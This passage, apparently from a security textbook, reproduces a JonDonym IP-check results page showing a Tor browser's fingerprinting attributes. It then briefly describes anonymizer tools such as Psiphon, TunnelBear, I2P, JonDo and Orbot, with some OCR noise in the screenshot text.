ip-check.info/index.php?jsID=12365527abc&auth=360703290&13491212141
Startpage
Free Trial for Premium Services
Get your free test code for JonDonym Premium services!
JonDonym News
JonDoBrowser provides strong privacy for web surfing
Thu, 13 Sep 2021
How to use Thunderbird with JonDonym
Thu, 30 Aug 2020
Speaker's Corner
Anonymity on the Internet
Sun, 30 Sep 2020
Payment methods for JonDonym
Thu, 23 Aug 2020
Social Media / Banner
For your web site - free!
Your IP: Tor
Browser: Firefox/Torbutton
Location: Anonymous Proxy
Net provider: Chaos Computer Club ccc.de
Use this image on your web site.
Get your own IP check here!
More anonymity tests
BrowserLeaks
Whoer.net
MAXA Tools Privacy Test
BrowserSPY.dk
Master Reconnaissance Tool
evercookie
Panopticlick
DeAnonymizer
IP check - Tor Browser
19:55:13
UTC

Your IP	80.237.226.74 (Tor)	Traceroute
Your location	Anonymous Proxy	
Your net provider	Chaos Computer Club e.V.	Whois IP
Reverse DNS	tor4.anonymizer.ccc.de	Whois Domain

LEARN MORE about the individual tests performed by the IP Check... Click here!

Attribute	Value	Rating
Cookies	This web site may receive cookies from you	medium
Authentication	protected	good
Cache (E-Tags)	Your unique ID: 459434569	bad
HTTP session	10 minutes (until your Tor identity is changed)	medium
Referer	Original: Websites may see from which other website you come from!	medium
Signature	8ab3a24c55ad99f4e3a6e5c03cad9446 (Firefox)	good
User-Agent	Mozilla/5.0 (Windows NT 6.1; rv:10.0) Gecko/20100101 Firefox/10.0	good
SSL_session_id	D34E1C4A1F5AD9A3F7C41B3D29C6B52B50DE408D6952EDBFCFD11CDF16372A9F	neutral
Language	en-us,en;q=0.5	good
Charset		medium
Content types	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	good
Encoding	gzip, deflate	good
Do-Not-Track		medium

YOUR IP	93.115.241.2 (Tor)
Flash Cookies	ON (Click here to fix this rroblem)
Fonts	19
Flash Player	Adobe Linux ILNX 11.2.202.2381
Operating system	Linux 3.2.0-3-686-pae lcn. Mon Oct 1 2012 07:54:06 PM1
Screen	1024*768, 72 DPI

JavaScript	JavaScript is activated! (Version: 1.8)	medium
Plugins	Found 1 plugins. Flash is active! Your browser sends system paths!	bad
Mime types	Found 2 mime types that your browser supports.	good
Tab name	"window.name" has been anonymized.	good
Tab history	There are 18 pages in your tab history.	medium
Screen	1000 x 650 pixels, 24 bit color depth	medium

Figure 3.101: Screenshot of Whonix

Some additional anonymizers are listed below:


- Psiphon (*https://psiphon.ca*)
- TunnelBear (*https://www.tunnelbear.com*)
- Invisible Internet Project (I2P) (*https://geti2p.net*)
- JonDo (*https://anonymous-proxy-servers.net*)

Discussed below are various anonymizers for mobile devices:

- **Orbot**

  Source: *https://guardianproject.info*

  Orbot is a proxy app that allows other apps to use the Internet more securely. It uses Tor to encrypt Internet traffic and then hides it by bouncing through a series of computers around the world. Tor is a free software that provides an open network to help defend your system against any form of network surveillance that may compromise personal freedom and privacy as well as confidential business activities and relationships through a type of state security monitoring known as "traffic analysis." Orbot creates a truly private Internet connection.



NOTICE: Tor has successfully opened a circuit. Looks...

Global (Auto)

VPN Mode

Download 0kbps / 11MB

Upload 0kbps / 5MB

Trouble connecting? **Use Bridges**

Figure 3.102: Screenshot of Orbot


- **Psiphon Pro**

  Source: *https://psiphon.ca*

  Psiphon Pro is a circumvention tool developed by Psiphon, Inc., which uses VPN, SSH, and HTTP proxy technology to provide you with open and uncensored access to Internet content. However, Psiphon Pro does not increase online privacy and is not an online security tool.

